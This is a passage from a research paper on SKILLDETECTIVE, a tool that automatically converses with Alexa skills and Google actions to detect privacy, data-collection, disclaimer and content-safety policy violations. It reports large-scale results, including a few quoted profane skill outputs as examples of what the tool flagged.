Figure 2 shows the design overview of SKILLDETECTIVE, an interactive testing tool capable of exploring a skill's comportment and identifying policy violations through the analysis of its outputs. We first collect sample utterances from a skill's description located in the skill store (❶), which are utilized to initiate the first interaction with a testing skill. In fact, the skill store requires developers to provide a selection of invocations for the purpose of letting end-users understand how to use the skill. These sample utterances are easily accessible on the skill's web-page located in the skill store. To interact with the skill, SKILLDETECTIVE employs a web driver tool (Selenium WebDriver [12]) to directly interface via text with the skill simulator provided by VPA platforms. Using this method, SKILLDETECTIVE is able to collect a skill's output as well as input a response to the skill. Once an output is received from the skill, the question analysis module (❷) uses a data-driven approach for classifying outputs by type. These classifications include 5 question types and 1 "not a question" type. When the question type is determined, the analysis tool predicts the appropriate response needed to provoke further interaction data (❸). The output is either answered by using a set of grammar rules or by utilizing a neural network model trained on a corpus of question-answer pairs. The neural model's training data was collected through the mining of GitHub repositories featuring skill source code. Subsequently, a dataset of question/answer pairs was extracted from skill interactions embedded in the source code. For questions that have multiple answers, the skill navigation module (❹) maintains a skill-tree where nodes represent the responses of the skill outputs (questions) and the branches represent the inputs (answers). The skill outputs (consisting of text, sound and image files) are stored and analyzed for possible policy violations (❺). We are particularly interested in the policy enforcement for child-directed and health-related skills, which require more stringent policies since 1) kids are more vulnerable to potential threats compared to adults, and 2) more sensitive details of users' lives and medical conditions are involved in health-related skills.

Distinction from prior work. SKILLDETECTIVE distinguishes itself from existing work [27, 37] in four ways. 1) We adopt a data-driven approach for classifying question types and generating their answers. 2) Our detection is not only for text but also includes skill media data, such as audio and image files. Some skills play audio files that are hosted externally and are not in the voice of the device. These external files do not get translated by the skill simulators and must be processed separately in order to extract any policy violations as well as to navigate some skills. Also, many newer skills contain image files, which must be processed to extract any content violations. 3) We consider a wide range of policies when analyzing skill outputs. The policy violation detector in SKILLDETECTIVE currently checks for 52 different policies defined by VPA platform providers. 4) We improve upon skill navigation by dynamically exploring skill paths and adding them to a stack in the navigation model, which improves the ability of SKILLDETECTIVE to handle complex skills. In addition, we conduct a large-scale dynamic and static analysis of skills to detect policy non-compliant skills in both the Amazon Alexa and Google Assistant platforms.

4 SKILLDETECTIVE Design

4.1 Data-Driven Question Analysis

Typically, skill outputs can be answers to previous questions/requests or may ask further questions. To continue the conversation, our goal is to first identify whether a skill's response is a question. If yes, we need to understand the question and provide a valid response. We define a *valid response* as any response capable of being understood by the VPA and that allows the conversation to continue.

Question Types. We mainly consider five types of questions. Table 1 lists the question types and corresponding example questions. 1) Binary questions (Yes/No) have only two possible answers: yes or no. 2) Instruction questions give the user assistance in determining how to answer them. Structurally, this question type usually tells the user how to respond by using directive keywords (*e.g.*, "tell" or "say"). Authors in [27] found that over 96% of instruction questions asked through skills use the words "ask" and "say". 3) Selection questions contain multiple answers and are also referred to as "choice" questions if the answers are connected by the keyword "or". The question gives the user a list of possible answers either explicitly or implicitly. 4) Open-ended questions (also known as free-form or "wh" questions) require the user to answer in a free manner. An example of this type is "What is your mother's name?". As long as we provide any valid name, we can continue the conversation with the skill. 5) Mixed questions contain elements from more than

one of the above question types. For example, “There are A, B, and C to choose from. Which one do you want?” The question “Which one do you want?” is a Free-form question, but the answers “A, B, and C” provided in the previous statement are of the selection type. Structurally, this question type has mixed attributes that match more than one of the other question types. If a skill’s output does not represent any type of inquiry and demands no response, we consider it as a statement and classify it as NULL.

Question Type	Example	Valid Answers
Binary	Are you in the car?	Yes, No
Instruction	Say your name.	George
Explicit Selection	Do you want to eat, run, or watch TV?	Eat, Run, Watch TV
Implicit Selection	Choose a number between 1 and 3?	1, 2, 3
Open-ended	What is your mother’s name?	Amy
Mixed	There are A, B, and C to choose from. Which one do you want?	A, B, C
NULL	Zebras are black and white.	N/A

Table 1: Different types of questions from skills.

Question Classification. To identify question types, we adopt a data-driven methodology and build a classifier trained on a corpus of labeled questions and statements. A sampling of 1,000 questions (200 per type) were randomly chosen from template skill source code mined from GitHub and hand labeled by type to be used by the question type classifier. Another random sampling of 200 statements were added to the dataset and hand labeled NULL. Labeling the NULL values allows the classifier to correctly classify statements that are not questions and demand no further communication during the skill testing. Utilizing the data-driven classifier gives us distinct advantages over the grammar-rule based approach in SkillExplorer [27]. Evaluation results in Section 6.2 show that our approach improves the questions classification of Mixed questions by 11% and statements by 26.3%.

Classification is performed by utilizing the structural differences of each question type via the creation of a parts-of-speech (PoS) signature that is used to differentiate between types. PoS tagging assigns labels to tokens (words), signifying whether they are nouns, verbs, adjectives, etc. Every token in a sentence has a tag applied. We use the Stanford Core-NLP package [14] to extract the PoS tags from the questions. For example, if analyzing the sentence "Alex was raised in the U.S.", we would assign an NNP (proper noun, singular) tag for Alex indicating that the name “Alex” is a singular proper noun. Tags would also be applied to the remaining tokens in the sentence creating a pattern.

Algorithm 1: Question Classification

Input: Question corpus (C); Target question (α)
Output: Question type of α;

```
μ = 0;   q = Null;
foreach n ∈ C do
    if Similarity(PoS(α), PoS(n)) > μ then
        μ = Similarity(PoS(α), PoS(n));
        q = QuestionType(n)
return q;
```

Algorithm 1 shows the question classification algorithm. The classifier is provided a corpus of labeled data (C) and a target question (α). The labeled corpus contains two attributes (Q and T), which represent the questions and their types. To start, $\mu = 0$ and q = NULL. For each labeled question n in C, the similarity of n to α is calculated. If the similarity is greater than μ, then μ is set equal to the similarity value and q is set equal to the question type of n. Finally, q is returned as the type of the question with the highest similarity value. To calculate the similarity of n to α, we permute through all conjoined PoS patterns created from n and count the amount of times they show up in the target question α. Details of the similarity calculation can be found in Appendix B.

4.2 Skill Interaction

Answer Prediction. Given a skill’s response and after identifying its question type, we generate a valid answer to continue the conversation. We adopt similar approaches used in SkillExplorer [27] to generate answers for the Binary, Instruction, Selection and Open-Ended types of questions. The Binary type of question is the easiest to answer. Upon classification, the answer is either "yes" or "no". To extract the answer from an Instruction type, we identify specific patterns associated with the commands "ask" and "say". To answer the Selection type, the answers appear connected by conjunctions or clearly marked by identifiers such as numbers or letters. To answer an Open-ended question, first a dataset of virtual user profiles was created. These profiles contain such information as name, age, address, etc. Keywords from the questions are searched within the dataset and the corresponding answer is returned.

The SkillExplorer methodology [27] is not suited for answering Mixed type questions as accurately as the other types. This is likely due to the fact that the grammar-rules developed for the Mixed type question were created using a small (for this type of methodology) labeled set of data (only 2,000 questions sampled from skill responses in SkillExplorer). Another possible factor is the fact that the grammar-rules are fixed and not dynamic. We found through testing that SkillExplorer’s accuracy in answering the Mixed type questions is around 87% (Details in Section 6.2). To improve upon this, we develop a different method for answering the Mixed types. We utilize an FNN (Feed-Forward Neural Network) model [26], which is trained on a corpus of question/answer pairs and predicts the most probable answer based on question similarity. We chose an FNN model because they can achieve advanced results on a range of language processing tasks while being considerably less resource expensive than deep recurrent models [18].

To utilize the FNN for answer prediction, we first vectorize all questions in our corpus. To this end, we utilize a variation of the Count Vectorizer technique [26]. We identify representative keywords from the complete corpus of question/answer pairs, by extracting the nouns of each question. We choose the nouns of each question because they represent the subject of the question. These nouns form the representative keywords, which together form a bag of words (BoW). We next create

our feature vector by calculating the average Levenshtein Distance (LD) [44] between each individual keyword in the BoW to every word in our target question (Details are provided in Appendix B). By using this method, the corpus is vectorized to be used as a training set for the neural model. The system classifies each input question by using the Sigmoid Function for activation and subsequently predicts the most probable answer. Different parameters were tested such as the learning rate and number of hidden layers against a test set of data using cross validation. In SKILLDETECTIVE, the optimal learning rate was set to 0.85 with 35 nodes in the hidden layers and a tolerance of 0.05.

Skill Navigation. Structurally, skill interaction can be represented as a dynamically growing tree. The nodes of the tree represent the responses of the skill (*e.g.*, questions) while the branches represent the inputs (*e.g.*, answers). We use this skill-tree to keep track of what nodes SKILLDETECTIVE has interacted with. Because skill testing is an iterative process that requires a fresh start for each branch, we must keep track of all branches that have and have not been explored in order to maximize skill coverage while minimizing testing latency.




Figure 3: Example of the skill-tree for skill navigation.

Figure 3 illustrates an example of how the skill-tree is used to navigate during skill testing. Skill navigation begins with the instantiation of a single node (*i.e.*, node A), which represents the initial skill output following an activation term (*e.g.*, "Alexa, open [skill]."). Processing this output, SKILLDETECTIVE determines what content is contained such as questions, question types, and statements. Using this information, the skill tree can begin to grow and the first of the skill's paths are created. A skill path represents a single pathway through the skill tree to a terminal node (*i.e.*, the NULL type).

Take the example in Figure 3 (Round 1), suppose the skill output is "Do you want to play a game?" The possible answers expected to be returned are "yes" or "no". These two answers are represented by branches coming from node A. SKILLDETECTIVE would generate two skill paths, and each path begins by recording the first node A and the subsequent answers "yes" and "no". The initial paths are represented as P1: A->"yes" and P2: A->"no". To continue, SKILLDETECTIVE always follows the leftmost path (*e.g.*, P1) in the skill tree, and pushes the other path candidates (*e.g.*, P2) onto a stack *Unvisited_Paths*. It goes to node B with a skill output "There is a road. Do you go left or right?". The answer prediction module generates two possible responses "left" and "right". Thus, a forking path P3: A->"yes"->B->"right" is pushed onto *Unvisited_Paths*. For this turn, we respond "left" which takes us to node C. Suppose node C contains an external audio file, where the testing console outputs the terms <Audio only response> or <Short audio>. When one of these terms are received by the navigation module, the audio file is fetched, transcribed using the speech-to-text software, and finally the transcription is used as input to the answer prediction module. In Figure 3, node C contains a question "There are two doors. Do you want to open the closed door or close the opened door?". As a result, another forking takes place and path P4: A->"yes"->B->"left"->C->"close" is pushed onto *Unvisited_Paths*. Following P1, we choose "open", and the skill responds with "You are attacked and died. The end!" which is a statement and makes node D terminal. If the skill output is a terminal node, SKILLDETECTIVE returns "Exit" and "Stop" to bring the interaction to an end.

SKILLDETECTIVE must restart once per skill path. This process is repeated until there are no more skill paths left to explore. Figure 3 (Round 2) shows the process to explore the path P4 in *Unvisited_Paths*. It follows the pre-defined path A->"yes"->B->"left"->C->"close" and explores any downstream nodes after returning the answer "close" to the skill. Suppose the next node SKILLDETECTIVE encounters is node E which is terminal. Subsequently, P4 is removed from *Unvisited_Paths*.

Next, we discuss dynamic content, where skill outputs are not fixed in different rounds of testing. In Figure 3 (Round 3), SKILLDETECTIVE restarts the conversation to explore path P3: A->"yes"->B->"right". After node A, SKILLDETECTIVE responds "yes" to the skill. However, this time the skill output contains a new question "Do you go up or down?". The corresponding answers are "up" and "down". In this case, two new paths P5 and P6 are created. For practical consideration when conducting a large-scale testing, to avoid SKILLDETECTIVE exploring a skill tree infinitely (due to the path explosion), we introduce a threshold for limiting the depth of individual paths in our dynamic testing of skills. Therefore, SKILLDETECTIVE interacts with a skill in a best-effort manner.

4.3 Policy Violation Detection

We mainly focus on four types of policies related to privacy and content safety: 1) policies for specific categories (*i.e.*, the Kids and Health categories); 2) policies on data collection and privacy notification for general categories; 3) policies on skill descriptions; and 4) policies on content safety (*e.g.*, toxic or inappropriate content). Table 12 and Table 13 in Appendix D list the detailed policy violations that we target to detect in SKILLDETECTIVE. Note that collecting personal data from users is forbidden for skills in the Kids and Health categories. For the other categories, skills may collect user data but they need to provide a privacy policy outlining data usage. There are three categories of policies that we do not consider because to do so would be difficult without human intervention: 1) policies about trademarks and brands; 2) policies on whether a skill uses in-skill purchasing or web search correctly; and 3) misleading information in skills.

Through the mining of skill stores, we were able to attain a skill's name, sample utterances, category, description, privacy policy, permissions, etc. During dynamic testing, SKILLDETECTIVE collects the skill's outputs by exploring possible interaction paths. Although the skill simulator provides textual outputs for most skills, some skills provide additional pre-recorded audio streams and images which may contain policy violations. This means that SKILLDETECTIVE also must check audio and image outputs from skills.

SKILLDETECTIVE first detects potential violations of policies specific to skills in the Kids and Health categories. For all categories, it detects personal data collection in a skill, and then captures any inconsistencies among privacy notice/policy, description and run-time skill behavior. Since Google's VPA platform has defined several data types that are protected by their permission models (*i.e.*, collecting these specific types of data should be through the permission APIs), SKILLDETECTIVE also identifies Google actions that collect these data without using the required permission APIs. There are more than 40 specific policies defined by VPA platforms about skill outputs for content safety. SKILLDETECTIVE detects policy violations of content safety in skill outputs.

4.3.1 Detecting violations of policies specific for skills in the Kids and Health categories.

Kids category. The Amazon Alexa platform has defined three specific policies for skills in the Kids category. Skills are not allowed to 1) collect any personal information from end users; 2) direct end users to engage with content outside of Alexa; and 3) include content not suitable for all ages. The Google Assistant platform has specified the first and third policies, but does not explicitly prohibit skills from directing users to external websites.

To detect personal data collection in skills, we selected 21 types of common PII (personal identifiable information) from a NIST (National Institute of Standards and Technology) report [33], as shown in Table 2. Given a skill's output, we use the `Spacy` library [6] for analysis and to check whether any keyword is used as a noun. This is because some words such as "address" or "email" can be a verb in a sentence instead of a noun. Since skill developers might provide their own information such as email or phone number in the conversation, we only detect the personal data with the keyword "your". Specifically, we limit the name as "name", "first name", "last name" and "full name" since there may be other types of names in a skill's output, such as "your shopping name" or "your group name". In addition, we manually collect a list of common sentences of personal data collection such as "what can I call you", "how old are you", and "where do you live". It improves the detection accuracy by checking for the existence of any sentence in the list.

For the second kids-specific policy (only for Amazon Alexa skills), we detect whether there exists a website URL (other than Amazon and Alexa's domains) in skill outputs to direct users to external websites. For the third kids-specific policy, since some skills explicitly mention they include mature content not suitable for all ages in the outputs, we detect keywords such as "mature content" in skill outputs. We also conduct toxic content detection, since toxic content such as violence, profanity and sex are forbidden for all categories.

Personally Identifiable Information (PII) [33]	Address, Name, Email, Birthday, Age, Gender, Account, Location, Contact, Phonebook, Profession, Income, Zipcode, Postal code, Phone number, Passport number, Driver license number, Bank account number, Debit card number, Credit card number, SSN
Common Health Information	Height, Weight, Blood group, Blood pressure, Blood glucose, Blood Oxygen, Heart rate, Body temperature, Sleep data, Fat percentage, Mass index, Waist circumference, Menstruation, Period
Protected Health Information (PHI) [16]	Name, Phone number, Address, SSN, Email address, Account, Internet protocol address, Age, Gender, Birthday, Medical record number, Health plan beneficiary number, Driver license number
Verb Set Related to Data Collection	Access, Ask, Assign, Collect, Create, Enter, Gather, Import, Obtain, Observe, Organize, Provide, Receive, Request, Share, Use, Include, Integrate, Monitor, Process, See, Utilize, Retain, Cache, Delete, Erase, Keep, Remove, Store, Transfer, Communicate, Disclose, Reveal, Sell, Send, Update, View, Need, Require, Save

Table 2: Keywords related to personal data collection.

Health category. Both Amazon and Google have defined specific policies for skills in the Health category. They restrict data collection about health information from users, and also require skills that provide health-related information to include a disclaimer in their descriptions. For data collection in the Health category, Amazon doesn't allow skills to collect information relating to any person's physical or mental health or condition while Google clearly defines that actions cannot collect "information that could be considered protected health information (PHI) [16] under the Health Insurance Portability and Accountability Act (HIPAA)". But, Google does allow actions with fitness functions to collect some common health information such as calories burned, steps taken, weight data, BMI, etc. Therefore, SKILLDETECTIVE detects the data collection of PHI for both platforms and conservatively detects the data collection of common health information only for the Amazon platform. We use the same method of detecting kids' data collection to detect health data collection in skills and actions, where the keywords are listed in Table 2.

4.3.2 Detecting policy violations in the privacy notice

For all categories, the Amazon Alexa platform requires skills with data collection to provide a privacy policy/notice while the Google Assistant platform requires every action to have one. In a privacy policy document, developers should clearly disclose the data collection practices of a skill. SKILLDETECTIVE mainly detects four types of potential violations related to privacy policies: 1) a skill doesn't provide a privacy policy (*i.e.*, missing a privacy policy) although it is required; 2) a skill has a privacy policy, but does not disclose all data collection practices in the privacy policy (*i.e.*, incomplete privacy policy); 3) a skill explicitly mentions it does not collect data in its privacy policy, but it actually does collect data (*i.e.*, deceptive privacy policy); and 4) for Google actions, an action does not request permissions to access certain types of user data, but collects these data through the conversational interface.

We detect whether there exists data collection behavior in a skill's outputs by using the same NLP-based method described in Section 4.3.1. For detecting missing privacy policies, we check whether the privacy policy of a skill is provided and if the skill contains data collection. To detect incomplete privacy policies, we adopt a simple yet effective keyword-based approach. We maintain a verb set [19, 32, 42] related to data collection, which includes 40 commonly used verbs in privacy policies as listed in Table 2. For each sentence in a privacy policy, we check whether any PII data type listed in Table 2 is collected. To improve the detection accuracy, we use a data type ontology defined in [30]. Specifically, "address", "location", "geolocation" and "position" will be treated as data types in the same level. While "zip code" and "postal code" are data types in the lower level, which can be covered by the higher level data types. For example, a skill asking for the location permission but only claiming the zip code collection in a privacy policy would be considered as having an incomplete privacy policy. On the contrary, if it asks for the zip code but claims collecting location data, it has a complete privacy policy. For detecting deceptive privacy policies, we use the `PolicyLint` [17] (a privacy policy analysis tool) to obtain negative statements about whether or not certain types of user data are collected. Some privacy policies would claim they do not collect user data, but we observed data collection from their skill outputs. For example, the skill "Reggie Birthday Reminder" claims that "We never collect or share personal data with our skills" but asks for the user's birthday through the conversation channel.

In addition, both the Amazon Alexa and Google Assistant platforms provide permission requesting APIs for skills collecting specific types of data from users. Specifically, Google requires that an action must "Request all sensitive user data (location and name) via the Permissions API". The Amazon Alexa platform allows developers to request permissions for collecting device address, customer name, customer email address, customer phone number and location for skills in general categories. If a skill collects these data through permission APIs, Amazon would display the permission information in the skill's introduction page, and we would check whether its privacy policy has disclosed such data practices or not. Google doesn't provide the permission information on the action's introduction webpage. For our detection, if an action collects user name or location through the conversational interface, it is flagged as a possible policy violation since the skill should use permission APIs for such data collection. Note that we do not detect this policy violation for the Amazon Alexa platform since it doesn't explicitly require developers to use Permission API when collecting the permission protected data types.

4.3.3 Detecting policy violations in skill descriptions

A unique policy for the skill description is that both Amazon and Google platforms require health-related skills to have a disclaimer in their descriptions. Amazon policy requires "a skill that provides health-related information, news, facts or tips should include a disclaimer in the skill description stating that the skill is not a substitute for professional medical advice". Google also has a similar policy. Amazon goes so far as to provide an example description disclaimer, "This tool does not provide medical advice, and is for informational and educational purposes only, and is no substitute for professional medical advice, treatment or diagnosis."

For detecting if a disclaimer is missing in a skill description, we first check whether the words "medical advice", "educational purpose" or "information purpose"(keywords taken from the sample description disclaimer) show up in the description. This is because a lot of skills copy the sample disclaimer. For other cases, we compare the similarity of each sentence in the skill description to each sentence in the example disclaimer using the `Spacy` library [6]. If the similarity score is greater than a threshold, we consider the sentence as a disclaimer. After checking the descriptions of randomly selected 500 skills (as testing data), we found that choosing the similarity threshold to be 0.93 yields the best result. Our method achieved an accuracy of 98% when applying this threshold to all the skills (Details in Section 6.1.3).

We also check whether the description violates other policies, such as data collection or requesting a positive rating. Some skills would mention their data collection in the description. For example, the skill "Omron Health" says they would "Monitor and track your blood pressure". Amazon requires that skills cannot "Explicitly request that users leave a positive rating of the skill". We search for keywords such as "5 star review" or "five star rating" in a skill description and check whether the keywords are associated with verbs "give" or "leave". We found a large number of skills requesting a positive rating in their skill descriptions (Details can be found in Section 6.1.3).

4.3.4 Detecting policy violations for content safety

Most policies defined by VPA platforms are about the content safety of skill outputs. For these policies, we first detect toxic or inappropriate content in the skill outputs. Several of Amazon's policies mention that skills should not provide content about sex, violence, anything illegal, hate or profanity. Google also prohibits such content. To detect toxic content, we use the `Perspective` tool (an inappropriate content detection tool) [8] to analyze the skill outputs, and it calculates the severe toxicity score given an input sentence. In SKILLDETECTIVE, we set a high score threshold (*i.e.*, 0.9), which means the flagged sentences contain inappropriate content with a very high probability. Since the toxicity ratings can be subjective in the real world, we then organize an internal focus group of three researchers, which includes two native English speakers, to manually verify that the contents detected by `Perspective` are indeed toxic or not. An output would be considered as toxic only if two or more researchers labeled it as toxic.

In addition to the above policies, there are more than 40 policies describing specific content/activities that are not allowed, such as to "claim to cure all diseases", "predict gender", or "build a bomb". These policies provide detailed examples thus enhancing our ability to detect violations. For these detailed policies, we first partition them into short phrases. For example, as to the policy "Includes references to or information regarding forced marriages or purchasable husbands and/or wives", we obtain three short phrases: "forced marriages", "purchase husband" and "purchase wife". For the policy "Purports to be able to predict gender", we generate a phrase "predict gender". Then, we use the `Spacy` library [6] to check whether these content or activities exist in skill outputs. For each skill output, we obtain nouns and verbs and compare whether they are similar to a policy. If the similarity is over a pre-defined threshold of 0.9, we consider the skill to contain a policy violation.

5 Implementation and Testing

SKILLDETECTIVE was implemented mostly in two different programming languages: Java and Python. The data-driven question analysis model was trained using a corpus of 18,641 question/answer pairs gathered from over 60,000 skill source code files taken from 1,437 skill templates mined from GitHub repositories. The bulk of the question/answer pairs was self-labeled by extracting the answers from the source code, *e.g.*, answers are nested within the "if" statements in the code. Over 1,300 questions from the corpus were hand labeled to train the classifier. Using the repository data, we were able to ascertain a set of representative skill structures that were used to enhance our skill navigation. The instantiations of SKILLDETECTIVE were run on a 2.6 GHz Quad-Core Apple Mac running macOS Catalina, as well as in Linux environments for concurrent skill testing. The development and experiments were conducted from Jan 2020 to Jan 2021.

Data collection and communication between SKILLDETECTIVE and the testing console (*i.e.*, skill simulator) was performed using the Selenium WebDriver [12]. Through SKILLDETECTIVE, we were able to test 54,055 Amazon Alexa skills and 5,583 Google actions. We found there are a large number of skills with the same name in the Alexa skill store (10,847 skills with duplicate names with others), so, we need to figure out which skill we are testing instead of invoking another skill with same name. For doing that, we extracted the unique Amazon product ID for each skill from the URLs of skill webpages. When testing skills, we recorded the skill ID at the same time. Based on the skill ID, we could obtain the skill's accurate developer, description, category and privacy policy information.

We gathered 518,385 total skill interactions. From this data, we applied our tool to infer the question type distribution, and the tool identified that 7.8% are Selection, 15.8% are Open-Ended, 8.7% are Binary, 8.2% are Instruction, 9.8% are Mixed, and 49.7% are Statements (NULL). We gathered approximately 2,070 unique audio files and 31,100 unique image files. We used the Python library `Speech-Recognition` [13] to translate the audio file into text. For audio processing during testing, we used the `Sphinx4` [39] library to transcribe audio files into text. To process image files, we used the Python library `pytesseract` [10] to extract texts from images.

Skill testing is a time consuming process due to the fact that every time it requires a fresh start for testing each interaction branch. We first tested all (as of Sep. 2020) skills in the Kids and Health categories. In our testing, we found a large number of skills asking for personal data in their first outputs (Details can be found in Figure 4). It makes sense because a skill tends to establish a rapport with the user in the earlier stages of the interaction and it is during this information gathering session that many policy violations occur. For the purpose of optimizing the total testing time, we designed SKILLDETECTIVE with two speeds: Fast and Slow. The Slow speed takes more time and explores as many nodes in the skill as possible, which was used to test skills in the Kids and Health categories, while the Fast speed spends less time on a skill and was used for the bulk of the analysis. We limit the depth SKILLDETECTIVE is allowed to go to 7 nodes down in the Fast mode. We have found that most policy violating materials show up within the first few nodes. Overall, SKILLDETECTIVE using the Slow speed spends an average of 14 minutes and 33 seconds exploring a skill, while SKILLDETECTIVE using the Fast speed spends an average of 5 minutes 13 seconds exploring a skill. The overall average skill exploration time is approximately 10 minutes per skill.

6 Evaluation Results

In this section, we present our results of policy violation detection and the performance of SKILLDETECTIVE. Table 14 in the Appendix presents a summary of our detection results. The detection results presented in tables in this section are true positives after our manual verification. With SKILLDETECTIVE, we identified 6,079 unique skills and 175 actions potentially violating at least one policy.

6.1 Identifying Policy-Violating Skills

6.1.1 Skills in Kids and Health categories

Based on the method described in Section 4.3.1, we tested all 3,617 Amazon skills and 108 Google actions in the Kids category (as of Sep. 2020). We identified 244 suspected policy-violating skills in the Kids category of the Amazon Alexa's skill store, and we did not find any policy-violating child-directed actions. Table 3 lists the breakdown of these policy-violating skills.

Since data collection is not allowed for skills in the Kids category, we first checked whether any kid skills collect any personal information and we found 34 skills that do collect personal information. 26 of the policy-violating skills ask for a user name while the others ask for age, birth date and

Policy Violation	# of Skills	Example
Collecting personal data	34	So, first, what is your name?
Directing users to outside of Alexa	21	Please support us by visiting www.oneoffcoder.com.
Explicit mature content	12	My bestie contains mature content that may not be suitable for all ages.
Requesting for positive rating	177	If you enjoyed playing kid chef, leaving us a five star review will help us add more content.
Toxic content	4	If I had a face like yours, I'd teach my ass to talk.
Violation in audios/images	4	Happy holidays santa's little helper here. Tell me your name to begin. (in audio)

Table 3: Detailed breakdown of 244 policy-violating skills in the Kids category of the Amazon Alexa's skill store.

location. For example, the skill "Spare Parts" asks "How old are you?", and the skill "Cake walk" would ask "When is your birthday?". We also found that 19 skills ask for user data in their first replies. It is puzzling that how these skills got approved because the policy violations can easily be captured during the skill vetting process. Next, we identified 21 kid skills that direct users to content/website outside of Alexa, and 12 skills explicitly claim they contain mature content. For examples, the skill "Math Whiz" replies that "please support us by visiting www.oneoffcoder.com", and the skill "Random picker" says "Random picker contains mature content that may not be suitable for all ages".

We also checked kid skills against other policies defined for general categories. We found 177 skills requesting a positive rating in the skill output or description. For example, the skill "Kids Aimal Sounds" says "If you liked this skill, please give us a 5 star rating". We identified 4 skills containing toxic content for kids by using the `Perspective` tool [8] and human verification. The skill "My Burns" will output "Are you always so stupid or is today a special occasion?" or "You're so ugly you'd scare the crap out of the toilet". Interestingly, we found 1 skill with data collection and 3 skills directing users to external websites in audio/image files.

For the Health category, we detected 146 skills out of 2,162 skills and 13 actions out of 227 actions with health-related data collection. Table 4 shows our detection results. 20 skills and 7 actions would collect data in their first replies. 82 skills request permissions (*i.e.*, using the provided permission APIs) to collect data. In addition, we found 13 skills not in the Health category but asking users for health information. For example, the skill "HealthDataGatherer" would ask "Hello, what is your blood pressure now? I will try to remember this", but the skill is in the "Productivity" category. After manually checking all the flagged skills/actions, we found 12 false positives (*i.e.*, achieving a detection accuracy of 92%). The false positives are because of some skills providing tips or facts such as "lower your blood pressure", which actually doesn't contain a policy violation.

6.1.2 Skills with data collection for general categories

For the general (*i.e.*, non-Kids and non-Health) categories, we identified 480 skills and 61 actions collecting personal data without using permission APIs (*i.e.*, they collect user data through the conversation interface). There are also 1,369 skills collecting personal data using permission APIs in the Amazon Alexa platform. Among all these skills with data collection, 623 skills and 25 actions potentially violate at last one policy, such as lacking a privacy policy, having an incomplete or deceptive privacy policy. Table 5 summarizes the results.

Policy Violation	# of Skills	# of Actions
Collecting health data	146	13
Collecting health data but not in the Health category	13	0
Lacking a disclaimer	1,709 (79%)	149 (66%)

Table 4: Policy violations in health-related skills. We tested all 2,162 skills and 227 actions in the Health category.

	Skills collect data through permission APIs	Skills collect data without using permission APIs	Action
Lacking a privacy policy	1	171	0
Having an incomplete privacy policy	330	104	8
Having a deceptive privacy policy	38	12	2
Should ask for permission	-	-	17
Total policy-violating skills	623		25

Table 5: Policy violations related to data collection for skills in general categories.

All of these skills and actions should provide a privacy policy to clearly disclose any involved data practices. However, for skills and actions collecting data without using permission APIs, we found 171 Alexa skills do not provide a privacy policy. All the 61 Google actions with data collection have provided a privacy policy. Next, we found 104 skills and 8 actions with an incomplete privacy policy. Finally, we checked deceptive privacy policies where skills claim they do not collect a specific type of data, but actually do. We found 12 skills and 2 action with deceptive privacy policies. For example, the skill "Diaper Duty" says "you can say your name" but claims "We never collect or share personal data with our skills" in its privacy policy. For the actions with data collection, 17 actions should have asked for permissions through APIs, but they do not. 9 actions ask for user names and another 8 actions ask for addresses.

For the 1,369 skills using permission APIs to collect user data, we also checked whether their privacy policies are accurate or not. Surprisingly, a skill named "Adopt A Pet" uses permission APIs to access "Device Country and Postal Code" data but doesn't provide a privacy policy (A screenshot is shown in Figure 5 in Appendix C). We also found that 330 skills request permissions but provide an incomplete privacy policy, and 38 skills provide a deceptive privacy policy. Another surprising observation is that, 2 skills in the Kids category and 82 skills in the Health category collect data with permissions, which is apparently not allowed in these two categories. An example is shown in Figure 6 in Appendix C. After manually checking the permissions and privacy poli-

cies of these 1,369 skills, our method correctly identified 891 skills with a complete privacy policy and 330 skills with an incomplete privacy policy. Other 147 skills were wrongly classified as false positives or false negatives. As a result, our approach achieves 90.5% precision, 94.3% recall, 92.4% F1 score and 89% accuracy.

6.1.3 Policy violations in skill descriptions

Both VPA platforms require health-related skills to provide a disclaimer in the description. However, we found only 453 Amazon skills among 2,162 skills (21%) provide a disclaimer. 78 Google actions among 227 actions (34%) provide a disclaimer and 66% of actions do not provide one. Interestingly, we also noticed that Amazon provides a sample disclaimer, and we found 89 skills and 16 actions using the exact sample in their descriptions. Other skills may use a disclaimer in their own words similar to the sample. After manually labeling all the disclaimers in health-related skills, we confirmed that our method achieved 95% precision, 97% recall, 96% F1-Score and 98% accuracy, which is higher than the results reported in VerHealth [37]. One possible reason is that VerHealth only uses 59 skills with a disclaimer for training and the number might be too small for training a neural network for detection.

As to the policy prohibiting "Explicitly requests that users leave a positive rating of the skill" in the Amazon Alexa platform, we found 3,452 violations in descriptions while only 21 potential violations appeared in the skill outputs. Due to the prevalence of this issue, we verified whether the Amazon Alexa platform really enforced restrictions against this policy by submitting skills violating this policy for certification. We submitted two new skills that requested a positive rating in the skill description, one was immediately rejected and the reason was "We do not allow skills to request positive reviews or 5-star ratings from users. Skills may only request reviews in a neutral manner". It is worth mentioning that the Amazon Alexa platform allows developers to choose "certify and publish now" or "certify now and publish later". In our submissions, we always chose "certify now and publish later" to get the certification results without publishing the skills. Therefore, our skills were never published in the skill store causing no harm to users. We also manually checked these skills and confirmed that all our results are correct. Thus, we identified 3,473 policy violations in 3,464 skills (9 skills have violation in both descriptions and output). We also found the developer “ButtonPushApps” developed 305 skills requesting a positive rating in the descriptions of all these skills.

6.1.4 Policy violations of content safety in skill outputs

For policies on content safety, we identified 177 Alexa skills with 208 potential toxic outputs after manually checking 554 outputs which were labeled as high toxicity by the Perspective tool [8]. We did not find any action with this issue. For example, the skill "My flames" outputs a steady stream of profanity that contains the phrases "teenage mutant ninja frog looking ass dirt eating ass dude", "beetle that collect and roll poop all day looking ass dude", "pee bathing in ass dude", "pissy Lizard looking ass dude", and "kangaroo looking ass dude". Another skill, "Sex Facts", only provides sexual content. It is surprising that these skills got approved through the vetting process and are now still available to the public. Three skills "Name Genie - (The Gender Predictor)", "Mayan Gender Predictor" and "Gender Predictor" try to predict the gender, which is not allowed by the Amazon Alexa platform. These skills are in different categories such as "Education & Reference", "Novelty & Humor" or "Games & Trivia".

6.1.5 Policy violations in audio/images

